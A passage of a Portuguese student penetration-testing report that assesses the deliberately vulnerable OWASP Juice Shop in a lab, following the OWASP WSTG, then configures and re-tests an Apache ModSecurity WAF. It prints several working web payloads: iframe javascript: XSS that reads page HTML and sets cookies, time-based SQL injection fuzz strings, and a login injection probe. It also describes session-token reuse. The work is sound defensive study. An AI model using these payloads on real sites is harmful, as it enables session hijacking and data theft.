Como é possível observar, através do *input* inserido (*<iframe src="javascript:var d = document.documentElement.innerHTML; alert(d)"></iframe>*) é possível adquirir conhecimento, por exemplo, das *tags* utilizadas neste documento *HTML*. Outras propriedades poderiam vir a ser retribuídas utilizando a mesma estratégia.


4.11.2 Testing for JavaScript Execution

Este é um tipo de vulnerabilidade que acaba por estar relacionado com o *XSS* e, como tal, já foi anteriormente testado. Portanto, não será novamente revisto.

4.11.3 Testing for HTML Injection

Este tópico tem como objetivo compreender se através do *input* da *web application* é possível injetar código *HTML*, tornando-a mais vulnerável. Portanto, é necessário procurar por potenciais pontos de injeção e avaliar o quanto grave será uma injeção de *HTML* neste contexto.

Esta é uma vulnerabilidade que já foi encontrada, de certa forma, também no *URL* <http://192.168.1.122:3000/#/search?q=>. De seguida, é demonstrado, precisamente, um exemplo em que isto acontece:



Utilizando o *input* ** no parâmetro *q* do *URL* acima referido tornou-se possível comprovar a presença desta vulnerabilidade na *Juice Shop*.

4.11.4 Testing for Client-side URL Redirect

Neste tópico procura-se testar a *web application* contra possíveis *redirects* a que a mesma esteja sujeita a partir da modificação do *URL*. Esta é uma vulnerabilidade

importante de mitigar, já que através da interceção de *requests* poderá ser possível redirecionar utilizadores para páginas maliciosas. É, assim, necessário encontrar os possíveis pontos de injeção no sentido de compreender o quanto grave poderá ser a presença desta vulnerabilidade.

Analizando a *Juice Shop*, conclui-se que são poucos os valores permitidos para o parâmetro de *redirect*. Os *links* válidos foram já vistos no ponto 4.1.5, onde foi possível redirecionar a *Juice Shop* para um *link* de uma *blockchain*. Outro local onde poderá ser efetuado *redirect* será para o *github* da *Juice Shop*, carregando no seguinte *link* da aplicação:

The screenshot shows a browser window with the title 'juice-shop'. Inside, there's a sidebar with icons for 'Deluxe Membership', 'Score Board', and 'GitHub'. A red arrow points from the 'GitHub' icon to the Network tab of the developer tools on the right. The Network tab lists three items: 'font-mfizz.woff', 'redirect?to=https://github.com/bkimminich/juice-shop', and 'juice-shop'. The 'Name' column shows the URL for each item.

Apesar destes *redirects* funcionarem, não significa que qualquer um funcione. Até pelo contrário, a *Juice Shop* apresenta uma lista de *URLs* permitidos para efetuar *redirect*.

Caso se tentar inserir qualquer outro *URL*, que não os autorizadores, será apresentada uma mensagem de erro.

The screenshot shows a browser error page for a 406 error. The title is 'OWASP Juice Shop (Express ^4.17.1)'. The error message is '406 Error: Unrecognized target URL for redirect: google.com'. Below it, there is a stack trace: 'at /home/stip3/juice-shop/build/routes/redirect.js:21:18' and 'at Layer handle [as handle_request] (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:95:5)'. There is also a note: 'at next (/home/stip3/juice-shop/node_modules/express/lib/router/route.js:144:13)' and 'at Route.dispatch (/home/stip3/juice-shop/node_modules/express/lib/router/route.js:114:3)'.

Como tal, a *Juice Shop* parece não ser vulnerável a este tipo de ataques.

4.11.5 Testing for CSS Injection

Esta é uma vulnerabilidade, que tal como qualquer outra relacionada com injeção de código, é bastante autoexplicativa. Na presença desta torna-se possível injetar código CSS e em certos casos, através da mesma, a execução de código *Javascript*, algo bastante inseguro. Como sempre, para identificar a presença desta, é necessário detetar potenciais pontos que permitam a injeção de CSS.

Após alguns testes e utilizados vários *payloads*, chegou-se à conclusão que a *Juice Shop* não é vulnerável a este tipo de ataques.

4.11.6 Testing for Client-side Resource Manipulation

Neste ponto pretende-se manipular recursos *client-side* de modo a causar danos na página de um utilizador. Este tipo de vulnerabilidade poderá ocorrer utilizando ataques como XSS, injetando algum tipo de código *Javascript* que permita realizar este tipo de ataque.

Poderá observar-se a presença desta vulnerabilidade na *Juice Shop*, já que a partir do URL <http://192.168.1.122:3000/#/search?q=> é possível, por exemplo, manipular o valor das *cookies* injetando *javascript*:

The screenshot shows a browser window with the URL [192.168.1.122:3000/#/search?q=<iframe src="javascript:document.cookie = 'token'= 'qwewqewqewqequeqweq";></iframe>](http://192.168.1.122:3000/#/search?q=<iframe%20src=%22javascript:document.cookie%20=%22token%22%3d%22qwewqewqewqequeqweq%22%3b%22%22%3e%3c%2fiframe%3e). To the right of the browser, the ZAP extension's 'Cookies in use' panel is open. The 'Allowed' tab is selected. The panel lists a single cookie for the domain 192.168.1.122, named 'token', with the value 'qwewqewqewqequeqweq'. Other cookies listed include 'continueCode', 'cookieconsent_status', 'language', and 'star-rating'. The 'Blocked' tab is also visible but contains no entries.

Este é apenas um pequeno exemplo, porém é importante ressaltar que estratégias semelhantes poderão vir a ser utilizadas para executar ações ainda mais prejudiciais.

4.11.7 Testing Cross Origin Resource Sharing

CORS é um mecanismo que permite *web applications* realizar *requests cross-domain* usando a API *XMLHttpRequest L2*. Como tal, é necessário identificar os *endpoints* que implementem este tipo de mecanismo e assegurar que o mesmo é configurado de maneira segura.

Na *Juice Shop* não foi possível detectar este mesmo mecanismo, pelo que se considera este ponto como não aplicável.

4.11.8 Testing for Cross Site Flashing

Este é um tipo de vulnerabilidade relacionada com *web applications Flash*, pelo que não é aplicável à *Juice Shop*, visto que a mesma não se enquadra neste tipo de aplicações. Portanto, este será um ponto considerado como não aplicável.

4.11.9 Testing for Clickjacking

Neste tópico pretende-se compreender se a *web application* é vulnerável a ataques *clickjacking*. Este tipo de ataque é uma técnica maliciosa que tem como fundamento enganar um utilizador, levando a que o mesmo interaja com algo que não é aquilo que aparenta ser e efetue ações inseguras.

O próprio ZAP conseguiu detetar a ausência de *tokens Anti-clickjacking* ainda numa fase muito inicial deste trabalho. Poderá ainda sublinhar-se que a presença de vulnerabilidades como *CSRF* e *XSS* na *Juice Shop* aumenta ainda mais a probabilidade deste ataque ocorrer.

4.11.10 Testing WebSockets

Através deste ponto pretende-se verificar o comportamento das *websockets* utilizadas na *web application*, de modo a avaliar se estas são suficientemente seguras. Caso o mesmo não aconteça, atacantes poderão conseguir estabelecer a comunicação com o servidor das *websockets* e, eventualmente, causar ataques *CSRF*.

Através do ZAP foi possível perceber que a *Juice Shop* utiliza, precisamente, não só estas mesmas *web sockets*, como também algum tipo de mecanismo *probing*. Acontece que este último é realizado em *plaintext* e, portanto, permite que quem intercepte a comunicação possa efetuar *sniffing* ou modificar as *web sockets*.

4.11.11 Testing Web Messaging

Web messaging permite às *web applications* serem executadas em diferentes domínios, de modo a efetuarem as suas comunicações de forma segura. A *Juice Shop* não faz uso deste tipo de mecanismo, pelo que irá considerar-se este tópico como não aplicável.

4.11.12 Testing Browser Storage


Neste ponto espera-se examinar o conteúdo guardado pelo *browser* nos seguintes locais: *LocalStorage*, *Session Storage*, *IndexedDB* ou *Cookies*. É, assim, avaliado se nestes são guardados dados sensíveis, já que esta informação poderá ser alvo de ataques de injeção.

Em parte, este tópico já foi verificado em pontos como o 4.4.4, onde foi possível perceber que o *token* de sessão é guardado pelo *browser*, permitindo aos atacantes obterem informação acerca do mesmo. Isto é um comportamento que não é, de todo, desejável.

4.11.13 Testing for Cross Site Script Inclusion

Esta vulnerabilidade permite a fuga de dados sensíveis (como *cookies*, *tokens* ou *IDs* de sessão) da *across-origin* ou limites da *cross-domain*. De modo a obter estes dados de sessões autenticadas é utilizado, precisamente, *javascript* por parte do XSS. É, portanto, preciso identificar locais onde este tipo de ataque pode ocorrer e perceber que tipo de informação se consegue obter a partir dos mesmos.

Este é um tópico que em parte já foi abordado nos pontos relacionados com XSS, onde é possível, por exemplo, obter o valor de *cookies* e/ou *tokens* de sessão:



Web Application Firewall (WAF)

Após a aplicação do *WSTG* para testar a *Juice Shop* percebeu-se que esta contém inúmeras vulnerabilidades ao longo de toda a sua estrutura. De modo a mitigar os ataques detectados deverá ser implementada uma *Web Application Firewall (WAF)* para monitorizar, filtrar e bloquear tráfego HTTP. Esta *firewall* deverá ser implementada como *proxy* entre o cliente e a *web application*, ou seja, quando se efetuar um *request*, o mesmo passará primeiro pela *WAF* e só depois será redirecionado para a *Juice Shop*.

É importante realçar que esta *firewall* foi implementada utilizando um servidor *Apache* juntamente com o módulo *modsecurity*. Este mesmo módulo faz uso de ficheiros de configuração, de modo a detetar através de, por exemplo, expressões regulares certas vulnerabilidades. Assim, determinados tópicos abordados pelo *WSTG* não serão tidos em conta para avaliar a *firewall* implementada, já que estes dificilmente serão detetados pela mesma, como é o caso dos pontos 4.1, 4.2 e 4.3.

Instalação e configuração da WAF

Para iniciar a instalação da *WAF*, é necessário em primeiro lugar instalar não só o *apache2*, como também alguns módulos associados ao mesmo, utilizando os seguintes comandos:

```
stipl3@stipl3:~$ sudo apt install apache2 libapache2-mod-security2
stipl3@stipl3:~$ sudo a2enmod proxy proxy_http proxy_html
stipl3@stipl3:~$ sudo cd /etc/modsecurity
stipl3@stipl3:~/etc/modsecurity$ sudo cp modsecurity.conf-recommended modsecurity.conf
stipl3@stipl3:~/etc/modsecurity$ nano modsecurity.conf

# -- Rule engine initialization ----

# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.

#
SecRuleEngine On ←
```

Após esta primeira instalação do *modsecurity*, deverá proceder-se à configuração das regras a utilizar pelo mesmo. Neste caso efetuou-se o *download* das regras mais recentes do *OWASP*:

```
stipl3@stipl3:~/etc/modsecurity$ git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git
stipl3@stipl3:~/etc/modsecurity$ cd owasp-modsecurity-crs
stipl3@stipl3:~/etc/modsecurity/owasp-modsecurity-crs$ sudo mv crs-setup.conf.example /etc/modsecurity/crs-setup.conf
stipl3@stipl3:~/etc/modsecurity/owasp-modsecurity-crs$ sudo mv rules/ /etc/modsecurity
```

E subimos o nível de paranoia para 3, já que, após alguns testes, é aquele que oferece um melhor balanceamento entre *requests* fidedignos e possíveis ataques:

```
stipl3@stipl3:~/etc/modsecurity/owasp-modsecurity-crs$ nano /etc/modsecurity/crs-setup.conf
SecAction \
    "id:900000, \
    phase:1, \
    nolog, \
    pass, \
    t:none, \
    setvar:tx.paranoia_level=3"
```

Finalmente, juntam-se todas as configurações no *apache* de modo a ativar o módulo *modsecurity* e a tornar o *apache* uma *reverse-proxy*.

```
stipl3@stipl3:~/etc/modsecurity/owasp-modsecurity-crs$ sudo nano /etc/apache2/mods-enabled/security2.conf
.
.
.
IncludeOptional /etc/modsecurity/*.conf
Include /etc/modsecurity/rules/*.conf
SecRuleEngine On
.
```

```
stipl3@stipl3:~/etc/modsecurity/owasp-modsecurity-crs$ sudo nano /etc/apache2/sites-available/000-default.conf
.
.
.
ProxyPass / http://localhost:3000/
ProxyPassReverse / http://localhost:3000/
SecRuleEngine On
.
```

```
stipl3@stipl3:~/etc/modsecurity/owasp-modsecurity-crs$ systemctl restart apache2
```

Após todos estes passos, a *WAF* estará operacional e pronta para bloquear potenciais ataques efetuados à *Juice Shop*, lembrando que a partir de agora o *URL* que permitirá aceder à mesma será *http://192.168.1.122/*. Isto acontece, já que, como mencionado anteriormente, passará a ser o servidor *apache* a redirecionar o tráfego para a *Juice Shop*.

Testes efetuados

Após a implementação da *WAF* é preciso testar a mesma, de modo a compreender que tipo de ataques esta consegue bloquear. Este constituiu um passo extremamente importante, visto permitir compreender quais os locais da *web application* irão precisar de um cuidado redobrado.

Para testar a aplicação da *WAF* na *Juice Shop* irão ser executados os seguintes *scans*: *Active scan*, *Authenticated Scan* e *Fuzz scan*. Após avaliar os resultados destes, serão efetuados novamente alguns dos ataques referidos no *WSTG*, como *SQL Injection*, *XSS*, *XML Injection*, entre outros.

Active Scan

Primeiramente, começou-se por efetuar um *active scan*, exatamente da mesma forma que foi executado o primeiro. De seguida, apresentam-se os resultados obtidos:

Name	Risk Level	Number of Instances
Cloud Metadata Potentially Exposed	High	1
Content Security Policy (CSP) Header Not Set	Medium	3
Cross-Domain Misconfiguration	Medium	17
Missing Anti-clickjacking Header	Medium	2
Session ID in URL Rewrite	Medium	5
Vulnerable JS Library	Medium	1
XSLT Injection	Medium	19
Cross-Domain JavaScript Source File Inclusion	Low	2
Private IP Disclosure	Low	1
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	20
Timestamp Disclosure - Unix	Low	5
X-Content-Type-Options Header Missing	Low	5
Information Disclosure - Suspicious Comments	Informational	4
Modern Web Application	Informational	1
Retrieved from Cache	Informational	3
User Agent Fuzzer	Informational	123

Comparado com o primeiro *scan*, é possível observar algumas diferenças, desde logo a ausência da vulnerabilidade *SQL Injection* no URL <http://192.168.1.122/rest/product/search?q=>. Caso haja uma tentativa de efetuar este ataque, o servidor *Apache* responderá com uma *response* que contém o código 403 (*Forbidden*). Outras vulnerabilidades que deixaram de existir foram a *CSP: Wildcard Directive* e *Application Error Disclosure*.

Ainda assim, o ZAP continua a detetar algumas das vulnerabilidades anteriormente encontradas, já que as mesmas dificilmente são identificadas pela *WAF*. É de destacar que existem 2 vulnerabilidades relacionadas com a fuga de informação do servidor *Apache* que, por sua vez, funciona como *WAF/proxy* para *Juice Shop*.

- **Médio Risco**
 - [XSLT Injection](#): injeção usando transformações *XSL* que permite a um atacante ler informações do sistema ou executar código. Neste caso, acaba por ser um falso positivo, já que esta vulnerabilidade é detetada devido à página do código 403 (*Forbidden*) apresentar o servidor que bloqueou o tráfego (*Apache*).
- **Baixo Risco**
 - [Server Leaks Version Information via "Server" HTTP Response Header Field](#): esta vulnerabilidade é detetada devida à fuga de informação relacionada com o *web server* que dá *host* à *web application*. Este constituiu, novamente, um falso positivo, pois a evidência encontrada pelo ZAP é o facto das *responses* apresentarem o tipo de *web server* utilizado, algo que não é problemático.

Pode-se assim verificar que no geral *WAF* conseguiu proteger a *web application Juice Shop* contra as vulnerabilidades mais graves encontradas anteriormente, bloqueando inclusive a utilização de *Ajax Spider*.

Authenticated Scan

De seguida, foi refeito um *authenticated scan*, isto é, um scan em que o ZAP se consiga autenticar e, por sua vez, aceder a páginas que anteriormente não tinham sido testadas. De seguida, são apresentados os resultados obtidos:

Name	Risk Level	Number of Instances
Cloud Metadata Potentially Exposed	High	2
SQL Injection - SQLite	High	1
Absence of Anti-CSRF Tokens	Medium	3
CSP: Wildcard Directive	Medium	1
Content Security Policy (CSP) Header Not Set	Medium	11
Cross-Domain Misconfiguration	Medium	33
Missing Anti-clickjacking Header	Medium	9
Session ID in URL Rewrite	Medium	23
Vulnerable JS Library	Medium	2
XSLT Injection	Medium	39
Cross-Domain JavaScript Source File Inclusion	Low	4
Private IP Disclosure	Low	1
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	53
Strict-Transport-Security Header Not Set	Low	2
Timestamp Disclosure - Unix	Low	5
X-Content-Type-Options Header Missing	Low	25
Authentication Request Identified	Informational	2
Information Disclosure - Suspicious Comments	Informational	5
Modern Web Application	Informational	1
Retrieved from Cache	Informational	13
Session Management Response Identified	Informational	4
User Agent Fuzzer	Informational	241

Relativamente aos resultados obtidos é possível verificar que foram, novamente, encontradas as vulnerabilidades anteriormente referidas, mais precisamente XSLT e “Server Leaks Version Information via ‘Server’ HTTP Response Header Field”, que na verdade são falsos positivos.

Outra vulnerabilidade que o ZAP encontrou foi novamente *SQL Injection*, mas na realidade não se trata exatamente de uma vulnerabilidade, já que continua a não ser possível explorá-la. Ainda assim, através do *input* utilizado *admin@juice-sh.op*’(no campo do *email*, é apresentada novamente uma mensagem de erro, permitindo fuga de informação acerca do modo de funcionamento da *query SQL* da página de *login*. Mesmo com a implementação da *WAF* continua a ser possível executar ataques de *CSRF*, já que o *token anti-CSRF* ainda não se encontra presente, algo que a *WAF* não consegue, de todo evitar.

Novamente, algumas das restantes vulnerabilidades continuam a estar presentes, pois continuam a estar fora do conjunto de vulnerabilidades detetáveis pela *WAF*.

Fuzz Scan

Foi novamente efetuado um *fuzz scan* tanto nos campos de autenticação, como para tentar descobrir se continuaria a ser possível enumerar *endpoints* na *Juice Shop*.

Começando por tentar efetuar algum tipo de *SQL Injection* no campo de *email* do *login*:

6 Fuzzed	403 Forbidden	78 ms	216 bytes	278 bytes	' or sleep(_TIME_)`'
3 Fuzzed	400 Bad Request	116 ms	182 bytes	305 bytes	' or sleep(_TIME_)`'
11 Fuzzed	400 Bad Request	8 ms	182 bytes	305 bytes	' or sleep(_TIME_)`'
1 Fuzzed	403 Forbidden	135 ms	217 bytes	278 bytes	' or sleep(_TIME_)`'
13 Fuzzed	403 Forbidden	26 ms	217 bytes	278 bytes	' or sleep(_TIME_)`'
10 Fuzzed	403 Forbidden	88 ms	217 bytes	278 bytes	' or sleep(_TIME_)`'
15 Fuzzed	403 Forbidden	19 ms	216 bytes	278 bytes	' or sleep(_TIME_)`'
17 Fuzzed	403 Forbidden	31 ms	216 bytes	278 bytes	' or sleep(_TIME_)`'
14 Fuzzed	403 Forbidden	63 ms	216 bytes	278 bytes	' or sleep(_TIME_)`'
18 Fuzzed	400 Bad Request	2 ms	182 bytes	305 bytes	' or sleep(_TIME_)`'
16 Fuzzed	400 Bad Request	40 ms	182 bytes	305 bytes	' or sleep(_TIME_)`'
20 Fuzzed	403 Forbidden	14 ms	217 bytes	278 bytes	' or sleep(_TIME_)`'

Como se pode observar, todas as tentativas de *SQL Injection* foram bloqueadas com sucesso, variando entre *responses* com código 400 (*Bad Request*) ou 403 (*Forbidden*).

Tentando efetuar enumeração de diretórias:

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
45.094 Fuzzed		200 OK		927 ms	343 bytes	10,075,518 bytes			VIDEO
124 Fuzzed		200 OK		1.58 s	343 bytes	10,075,518 bytes			video
1.174 Fuzzed		200 OK		2.1 s	343 bytes	10,075,518 bytes			Video
500 Fuzzed		200 OK		5.16 s	418 bytes	11,245 bytes			ftp
1.885 Fuzzed		200 OK		92 ms	421 bytes	6,595 bytes			promotion
16.335 Fuzzed		200 OK		193 ms	420 bytes	6,596 bytes			Promotion

Como se pode observar alguns *endpoints* continuam a poder a ser enumerados, mas diretórias que contenham *keywords* como, por exemplo, *rest* ou *api* são facilmente bloqueados pela *WAF*.




Forbidden

You don't have permission to access this resource.

Additionally, a 500 Internal Server Error error was encountered while trying to use an ErrorDocument to handle the request.

Apache/2.4.52 (Ubuntu) Server at 192.168.1.122 Port 80



Forbidden

You don't have permission to access this resource.

Additionally, a 500 Internal Server Error error was encountered while trying to use an ErrorDocument to handle the request.

Apache/2.4.52 (Ubuntu) Server at 192.168.1.122 Port 80


Manual Scan

Durante este capítulo serão apenas avaliados pontos do *WSTG* que a *WAF* cubra, como é o caso do 4.4, 4.5, 4.7, 4.8. Estes não irão ser testados na sua íntegra, sendo apenas efetuados os ataques considerados mais relevantes para cada tópico.

4.4)

Neste ponto tenta-se, novamente, executar *bypassing* de sessão com um *token* que tenha sido adquirido por meio de interseção de *requests*:

Como se pode observar, este continua a ser possível, inclusive alterar a *password* da conta acessada. No entanto, o perfil do utilizador fica inacessível:



Forbidden

You don't have permission to access this resource.


Additionally, a 500 Internal Server Error error was encountered while trying to use an ErrorDocument to handle the request.

Apache/2.4.52 (Ubuntu) Server at 192.168.1.122 Port 80

Esta vulnerabilidade não tinha como ser evitada pela WAF, já que a mesma não permite encriptar o tráfego *HTTP* e, por sua vez, esconder o token de sessão do utilizador.

4.5)

Neste capítulo irá procurar-se aceder ao endpoint */ftp* e aos ficheiros que o mesmo contém efetuando *poison null byte*, tal como anteriormente:



Como se pode observar, continua a ser possível aceder ao endpoint */ftp*, visto estar-se, novamente, perante algo que a WAF não tinha como bloquear. Contudo, relativamente aos ataques *poison null byte*, poderá observar-se que os mesmos irão ser bloqueados ao ser detetada a presença do carácter '%':



Ainda assim, ficheiros com extensão *.md* são possíveis de aceder.

4.7)


Os ataques que irão ser testados neste capítulo são os seguintes: *SQL injection*, *XSS* e *XML Injection*. Começando por testar *SQL injection*:

The screenshot shows a login interface with the following details:
- Title: Login
- Content area:

- Email *: Placeholder ' '
- Password *: Placeholder '.....' with a visibility toggle icon.
- Link: Forgot your password?

- Bottom button: Log in (with a key icon)

Tal como se pôde verificar em pontos anteriores, ataques do tipo *SQL injection* deixaram de ser permitidos. Obviamente que o outro ponto onde era possível executar este ataque (<http://192.168.1.122 /rest/product/search?q>) também foi bloqueado, já que o mesmo contém a keyword “rest” no nome. De seguida, prossegue-se para o teste de XSS:



Este mesmo ataque continua a ser possível, não sendo bloqueado pela *WAF*. Finalmente, tenta-se efetuar *XML injection*:

```

at handle[initial] (/home/stip3/juice-shop/build/routes/fileUpload.js:84:22)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/home/stip3/juice-shop/build/routes/fileUpload.js:144:13)
at checkFileType (/home/stip3/juice-shop/build/routes/fileUpload.js:70:5)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:144:13)
at metrics (/home/stip3/juice-shop/build/routes/fileUpload.js:63:5)
at checkUploadSize (/home/stip3/juice-shop/build/routes/fileUpload.js:63:5)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:144:13)
at metrics (/home/stip3/juice-shop/build/routes/fileUpload.js:63:5)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:144:13)
at metrics (/home/stip3/juice-shop/build/routes/fileUpload.js:63:5)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:144:13)
at metrics (/home/stip3/juice-shop/build/routes/metrics.js:57:9)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/node_modules/express/lib/router/layer.js:95:5)

```

E, novamente, este é um ataque que a *WAF* não consegue detetar, o que é compreensível, já que a mesma não consegue avaliar o conteúdo do ficheiro submetido.

4.8)

Por fim, irá testar-se vulnerabilidades como o *error disclosure*, de modo a perceber se houve algum tipo de melhoria nas mensagens de erro devolvidas pela *Juice Shop*. Como foi possível observar em tópicos anteriores (4.7 e *authenticated scan* deste capítulo), este continua a ser um problema da *Juice Shop*. Contudo, este resultado já seria algo de esperar, já que é no *back-end* da *web application* que o *handle* de erros deverá ser efetuado, não sendo simplesmente resolvido pela *WAF*.

Considerações finais

Foi possível constatar que, mesmo após a implementação de uma *WAF*, a *Juice Shop* continua a apresentar graves problemas a nível da segurança. Grande parte destes problemas eram indetectáveis pela *WAF*, já que muitos têm origem no facto das configurações efetuadas não terem sido as melhores. Além disto, as regras para deteção de vulnerabilidades, normalmente, seguem expressões regulares e ou padrões nos *requests HTTP*.

Uma possível forma de aumentar o nível de segurança seria provavelmente aumentar o nível de “paranoia” da *WAF*. Como referido anteriormente, isto poderia trazer problemas a nível da disponibilidade da *Juice Shop*, podendo mesmo bloquear *requests* que fossem

fidedignos. Por estas razões manteve-se o nível 3 de “paranoia”, conseguindo-se estabelecer um bom equilíbrio entre disponibilidade e segurança da *Juice Shop*.

Conclusão

Através deste trabalho tornou-se possível ter uma melhor percepção do modo de funcionamento de algumas ferramentas, como *Burp*, *nmap*, *sqlmap*, *wireshark* e, especialmente, o *OWASP ZAP*. Estas ferramentas permitiram efetuar inúmeros *scans*, como *scans* ativos (onde são realmente utilizados ataques), *scans* autenticados (testar páginas que necessitem previamente de autenticação) e ataques de *fuzzing*.

Ao longo do desenvolvimento deste trabalho foi seguida ainda a metodologia *Web Security Testing Guide*, proposta pela própria *OWASP*, para se efetuarem os testes manuais. Através destes foi possível descobrir um maior número de vulnerabilidades/problemas presentes na *Juice Shop* e compreender melhor a causa para os mesmos.

Finalmente, foi implementada uma *Web Application Firewall*, de modo a tentar cobrir os problemas anteriormente identificados. Contudo, apesar da mesma permitir uma maior segurança em alguns pontos, esta não conseguiu abranger todas vulnerabilidades, já que a maioria surge devido a problemas de configuração da própria *Juice Shop*. Por fim, discutiu-se possíveis soluções para os ataques não bloqueados pela *WAF*, onde se recomenda que seja efetuada uma análise mais minuciosa à *Juice Shop* e ao código de implementação da mesma, bem como revisão das suas configurações.

Referências

- Slides das aulas práticas da cadeira de STI
- <https://www.ma-no.org/en/security/sqlmap-installation-and-usage-in-ubuntu-and-kali-linux>
- <https://joshtronic.com/2022/10/23/how-to-install-nodejs-19-on-ubuntu-2004-lts/>
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/
- <https://www.zaproxy.org/addons/>
- <https://www.sqlite.org/faq.html#q7>
- <https://github.com/fuzzdb-project/fuzzdb>
- <https://www.stationx.net/nmap-cheat-sheet/>
- <https://secnhack.in/multiple-ways-to-dump-website-database-via-sqlmap/>
- <https://owasp.org/www-community/SameSite>
- <https://sapt.medium.com/bypassing-403-protection-to-get-pagespeed-admin-access-822fab64c0b3>
- <https://www.sidechannel.blog/en/http-method-override-what-it-is-and-how-a-pentester-can-use-it/>
- <https://dencode.com>
- <https://www.dcode.fr/cipher-identifier>
- <https://www.dcode.fr/rot-13-cipher>
- <https://www.base64decode.org>
- <https://medium.com/@Steiner254/directory-path-traversal-288a6188076>
- <https://stackoverflow.com/questions/7172784/how-do-i-post-json-data-with-curl>